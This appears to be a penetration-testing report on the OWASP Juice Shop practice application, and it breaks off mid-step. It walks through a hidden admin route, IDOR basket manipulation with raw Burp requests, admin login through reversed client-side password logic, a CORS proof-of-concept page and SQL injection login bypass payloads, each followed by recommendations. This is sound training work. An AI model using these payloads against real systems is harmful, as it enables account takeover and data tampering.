
## • Step 2: Discover Hidden Routes

- Switched to the **Sources** tab in Developer Tools.
- Opened and searched inside `main.js` under the debugger.
- Searched for the keyword `path`.
- Found the route path: `'administration'`.



## • Step 3: Access the Admin Section

- Navigated to: <https://demo.owasp-juice.shop/#/administration>
- The admin section loaded without any authentication prompt.



## Impact

- Unauthorized access to admin features
- Possible exposure of sensitive configuration
- Risk of data manipulation or privilege abuse
- Violates principle of least privilege

## Recommendations


- Do not rely on obscurity (like hidden routes) to protect admin features.
- Implement proper server-side authorization checks for all restricted pages.
- Use route guards in Angular to enforce access control on the frontend.
- Log and alert on unauthorized access attempts to sensitive URLs

# 2.3 Insecure Direct Object References (IDOR)

## Summary:

Insecure Direct Object References (IDOR) occur when an application allows users to access or modify internal objects (like Basket IDs) without proper access control. I used **Burp Suite** to manipulate the Basket ID and the quantity of items in the basket, allowing me to modify another user's basket.

- **Severity:** High
- **Step 1: Send a POST request to access your own basket.**
  - **Accessed:** <https://demo.owasp-juice.shop/api/BasketItems/>
  - **Payload:**



Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host                          | Method | URL             | Params | Edited | Status code | Length | MIME type | Extension |
|---|-------------------------------|--------|-----------------|--------|--------|-------------|--------|-----------|-----------|
| 1 | https://demo.owasp-juice.shop | GET    | /rest/basket/12 |        |        | 200         | 1426   | JSON      |           |

- **Step 2: Modify the Basketid to access another user's basket**
  - I intercepted the request using **Burp Suite** and modified the **BasketId** from 12 (my basket) to 8 (another user's basket).
  - After sending the modified request, the server responded with the details of **BasketId 8**, which belongs to a different user.
  - **Outcome:**
    - The server accepted the request, and I was able to view another user's basket details.

Request

Pretty

Raw

Hex

Render

```

1 GET /rest/basket/8 HTTP/2
2 Host: demo.owasp-juice.shop
3 Cookie: language=en;
  welcomebanner_status=dismiss;
  cookieconsent_status=dismiss;
  continueCode=
  xKubhVtNIqSgtacVIyCksqF4fqHJh9t
  IzguZeINZTx1s49fp1HvJhOptL3Ipo8
  nt4oc9S5UgjuEtmplc79Tlef3aUMYcWk
  ngTVwsNV; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI
  NiJ9.eyJzdGF0dXMiOiJzdWVjZXNzIj
  i2ZGF0YSI6eyJpZCI6MzQsInVzZXJuY
  lIjoIiIiwiaWwiOiJwb3BwQGlav
  lLnNoIiwicGFzc3dvcmlzIjYzAzZl
  ONZlYmZiYmNiZjhiZTc2NjhhY2ZlYn
  lNSIsInVjbGUuOiJjdxNOb2llciIsIn
  lbHV4ZVRva2VuIjoiIiwibGFzc3dvcmlz
  uSXAiOiIwLjAuMC4wIiwicHJvZm1sZl
  tYWdlIjoIiIiwiaWF0IjoiIiwiaXNBY3
  pdmUionRydWU5ImNyZWFOZWRRBdCI6I
  wMjUtdMDUtdMDggMTI6NTM6MjguMzEw
  wMDowMCIsInVwZGF0ZWRBdCI6IjIwM
  tMDUtdMDggMTI6NTM6MjguMzEwIiwia
  wMCIsInRlbG90ZWRRBdCI6bnVsbH0sIn
  hdiCI6MTc0NjcwODgyN30uLjhmZWh3j
  U5CoHbgAWJ2xLXwPVVqG4wXEvfzHk
  uBtu5XfOXpssd70m4e2Ukz5mIHs6XLJ
  ds7P5Jlr6P8ynCSTZgo4xPpjXLJFgLf
  V4_DTvvNpK-e6pNhvYAkvfYh_RPkLre
  nLJrUi0lq8lH4XBxs3ryMMXnkNBE6XJ
4 Sec-Ch-Ua-Platform: "Windows"

```

Response

Pretty

Raw

Hex

Render

```

11 B%2FWQTCzON2N3g%3D&sid=812dcc77-Obd0-43b1-a5f1-b25750382959&ts=17467162(
12 Server: Heroku
13 Vary: Accept-Encoding
14 Via: 1.1 heroku-router
15 X-Content-Type-Options: nosniff
16 X-Frame-Options: SAMEORIGIN
17 X-Recruiting: /#/jobs
18 {
  "status": "success",
  "data": {
    "id": 8,
    "coupon": null,
    "userId": 28,
    "createdAt": "2025-05-08T12:43:57.455Z",
    "updatedAt": "2025-05-08T12:43:57.455Z",
    "Products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 0.99,
        "image": "apple_juice.jpg",
        "createdAt": "2025-05-08T12:26:52.916Z",
        "updatedAt": "2025-05-08T12:26:52.916Z",
        "deletedAt": null,
        "BasketItem": {
          "ProductId": 1,
          "BasketId": 8,
          "id": 23,
          "quantity": 1,
          "createdAt": "2025-05-08T13:15:34.308Z",
          "updatedAt": "2025-05-08T13:15:34.308Z"
        }
      }
    ]
  }
}

```

Inspector

Notes

```
11 Server: heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options : nosniff
15 X-Frame-Options : SAMEORIGIN
16 X-Recruiting : /#/jobs
17
18 {
  "status": "success",
  "data": {
    "id": 8,
    "coupon": null,
    "UserId": 28,
    "createdAt": "2025-05-08T12:43:57.455Z",
    "updatedAt": "2025-05-08T12:43:57.455Z",
    "Products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 0.99,
        "image": "apple_juice.jpg",
        "createdAt": "2025-05-08T12:26:52.916Z",
        "updatedAt": "2025-05-08T12:26:52.916Z",
        "deletedAt": null,
        "BasketItem": {
          "ProductId": 1,
          "BasketId": 8,
          "id": 23,
          "quantity": 1,
          "createdAt": "2025-05-08T13:15:34.308Z",
          "updatedAt": "2025-05-08T13:15:34.308Z"
        }
      }
    ]
  }
}
```

- **Step 3: Modify Items in Another User's Basket**

- Using **Burp Suite**, I changed the quantity of an item in **BasketId = 8** from 1 to 10.
- **Outcome:**
  - The request was processed successfully, and the quantity of the item in the other user's basket was updated to 10, demonstrating that no proper access control checks were applied.
- The old payload:

```
{
  "deleteCat": null,
  "BasketItem": {
    "ProductId": 1,
    "BasketId": 8,
    "id": 23,
    "quantity": 1,
    "createdAt": "2025-05-08T13:15:34.3082",
    "updatedAt": "2025-05-08T13:15:34.3082"
  }
}
```

- The new payload:

```
{
  "deleteCat": null,
  "BasketItem": {
    "ProductId": 1,
    "BasketId": 8,
    "id": 23,
    "quantity": 10,
    "createdAt": "2025-05-08T13:15:34.3082",
    "updatedAt": "2025-05-08T13:15:34.3082"
  }
}
```

#### • Step 4: Exploiting the Token Bypass

- I used **Burp Suite** to remove the `Authorization` token from the request header.
- After sending the request again without the token, the server still accepted the request, indicating that the application was not properly validating authentication.
- **Outcome:**
  - The request was processed successfully, showing that the server did not properly authenticate the user before allowing the operation.





compromising **user baskets, product inventories, or personal information.**

This flaw poses a **serious security risk**, as it could be exploited to **alter critical data without authorization.**

### **Recommendations to Prevent Insecure Direct Object References (IDOR)**

#### **1- Enforce Proper Access Control**

- Verify user permissions before allowing access to objects.
- Implement server-side checks for object ownership.
- Associate resources (e.g., baskets) with owners and validate ownership before processing requests.

#### **2-Tokens Authentication**

- Reject requests without tokens

#### **3- Avoid Exposing Direct Object References**

- Do not expose internal IDs (e.g., UserId, BasketId) in URLs or requests.
- Use indirect references (e.g., UUIDs) instead of sequential IDs.

#### **4- Monitor and Log Access to Sensitive Resources**

- Log resource access with user context (e.g., UserId, accessed BasketId).

To prevent IDOR, enforce **strict access control**, **require authentication**, **avoid exposing direct references**, **monitor access**, and **test regularly** for vulnerabilities.

---

## **2.4 Broken Authentication via Predictable OAuth Password Logic**

- **Overview:**

This is the most critical vulnerability discovered. The application uses OAuth for authentication, but instead of properly integrating with an OAuth provider like Google or GitHub, it uses a custom and insecure method to generate passwords based on the user's email.

This allowed us to reverse-engineer the password generation logic and log in to a known admin account without the actual password.

- **Technical Details:**

In the main.js file, we found the following logic:


```
btoa(t.email.split('').reverse().join(''));
```

**This means the application:**


- Takes the user's email address.
- Reverses the characters.
- Encodes it using base64.
- Uses that as the password.

Knowing that the administrator's email was:

bjoern.kimminich@gmail.com



## Registered Users




## Definition and Usage

The `btoa()` method encodes a string in base-64.

This method uses the "A-Z", "a-z", "0-9", "+", "/" and "=" characters to encode the string.

**Tip:** Use the `atob()` method to decode a base-64 encoded string.

We applied the logic:



```
Inspector Console Debugger Network
Filter Output

▶ Object { headers: {...}, status: 0, statusText: "Unknown response for https://demo.owasp-juice.shop/rest/admin
▶ Object { headers: {...}, status: 0, statusText: "Unknown response for https://demo.owasp-juice.shop/rest/saveLoginIp: 0 Unknown Error

>> "bjoern.kimminich@gmail.com".split("").reverse().join("")
< "moc.liamg@hcinimmik.nroejb"

>> btoa("moc.liamg@hcinimmik.nroejb")
< "bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI="

⚠ Scam Warning: Take care when pasting things you don't understand

>> |
```



- Resulting password:

bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=

We then logged in using:

- Email: bjoern.kimminich@gmail.com
- Password: bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=

...and were granted full administrator access.



- **Impact**

This attack chain demonstrates full compromise of the application's most privileged account. The root cause is improper implementation of authentication logic and lack of input validation.

- An attacker can:

- Bypass login authentication entirely.
- Discover and access hidden admin features.
- Log in as any known user with just their email address.


- **Recommendations**

- Implement proper server-side OAuth token validation.
- Never store or generate passwords client-side.
- Avoid exposing administrative routes in frontend code.
- Sanitize all user inputs to prevent SQL Injection.
- Protect sensitive functionality behind access control checks on the backend.

## 2.5 CORS Misconfiguration

### Target Application:

OWASP Juice Shop – Local instance on <http://localhost:3000>



### Vulnerability Description:

The application accepts cross-origin requests with credentials (cookies) from untrusted origins, which exposes sensitive user data to malicious websites.

### Proof of Concept (PoC):


An attacker can lure the victim to visit a malicious HTML file (hosted on another origin like 127.0.0.1:5500) which makes an authenticated request to the Juice Shop API.

### PoC HTML Code:

```
<> cors-poc.html > html > body > script
1  <!DOCTYPE html>
2  <html>
3  <head><title>CORS PoC</title></head>
4  <body>
5    <h1>PoC: CORS Exploit</h1>
6    <script>
7      fetch("http://localhost:3000/api/Challenges")
8        .then(res => res.json())
9        .then(data => {
10         console.log("✅ CORS Exploit البيانات النجحت!", data);
11         document.body.innerHTML += `<pre>${JSON.stringify(data, null, 2)}</pre>`;
12       })
13       .catch(err => {
14         console.error("❌ فيه مشكلة", err);
15       });
16
17    </script>
18
19  </body>
20  </html>
21
```


### Impact:

Any attacker-controlled origin can read sensitive data like user challenges or profile information if the victim is logged in. This violates the **Same-Origin Policy** and opens the door for session hijacking, data theft, or account manipulation.




## Steps to Reproduce:

1. Host the PoC HTML file using Live Server or any static file server on 127.0.0.1:5500.




# PoC: CORS Exploit

2. Ensure Juice Shop is running on localhost:3000 and the victim is logged in.



3. Open the PoC HTML in the victim's browser.
4. Observe data being fetched from Juice Shop via console or HTML body.





## Recommendation:

- Restrict CORS headers (Access-Control-Allow-Origin) to trusted origins only.
- Avoid setting Access-Control-Allow-Credentials: true unless absolutely necessary.
- Do not allow wildcard origins (\*) when credentials are involved.

# SQL Injection

## 2.6 Authentication Bypass via SQL Injection

- Steps:
- Navigated to the login page.
- Entered the following payloads:
  - Email: ' OR 1=1--
  - Password: (any value or blank)
- Result: Gained unauthorized access as the admin user.
- Navigated to /administration to view all registered users.

## Impact:

- **Full administrative access** without valid credentials






### Steps:

- Identified user email ( `jim@juice-sh.op` ) from product reviews.
- Attempted login with:
  - Email: `jim@juice-sh.op'--`
  - Password: (any value)
- Login was successful, bypassing password validation.
- Extracted JWT token, decoded it, and retrieved password: `ncc-1701`

### Impact:

- Access to user accounts without valid credentials using SQL Injection.

The screenshot shows the 'Login' page of the Juice Shop application. The 'Email\*' field contains the payload `jim@juice-sh.op'--`. The 'Password\*' field contains a single dot `.`. A 'Forgot your password?' link is visible below the password field. The 'Log in' button is highlighted in blue. Below the button is a 'Remember me' checkbox, which is currently unchecked. At the bottom, there is a horizontal line with the word 'or' in the center, indicating an alternative login method.



## 2.9 Logging In with a Non-Existent Account via SQLi (*Maintaining Access*)

Steps:

- Injected single quote `'` in email field and captured the request using Burp Suite.
- Error message indicated backend is using SQLite `or` download `package.json.bak` from `/ftp` to know all the info about the website.
- Performed the following payload via search functionality:

```
